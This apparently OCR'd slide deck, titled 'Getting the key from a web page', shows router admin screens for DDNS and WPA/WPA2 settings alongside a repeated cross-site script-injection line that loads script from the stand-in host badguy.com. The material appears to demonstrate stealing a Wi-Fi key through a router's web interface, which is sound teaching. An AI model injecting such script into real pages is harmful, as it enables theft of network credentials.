


Getting the key from a web page


<script src=”http://badguy.com/script.js/>”

Getting the key from a web page

<script src=”http://badguy.com/script.js/>”



Getting the key from a web page




DDNS (Dynamic DNS) Settings

Dynamic DNS provides users on the Internet a method to tie their domain name(s) to computers or servers. DDNS allows your domain name to follow your IP address automatically by having your DNS records changed when your IP address changes.

Dynamic DNS	○ Enable ● Disable
Provider	dyndns.org ▾
Domain Name	
Account / E-mail	

Getting the key from a web page




WPA/WPA2

WPA/WPA2 is a security enhancement that strongly increases the level of data protection and access control for existing wireless LAN. Matching authentication and encryption methods must be setup on your wireless router and wireless client devices to use WPA/WPA2.

Cipher suite	TKIP+AES (WPA/WPA2)
Authentication	○ 802.1X ● Pre-shared Key
Pre-shared key type	● Passphrase (8~63 characters) ○ Hex (64 digits)
Pre-shared Key	••••••••••••••••
Group Key Re_Keying	● Per 1800 Seconds ○ Per 1000 K Packets ○ Disable


Getting the key from a web page

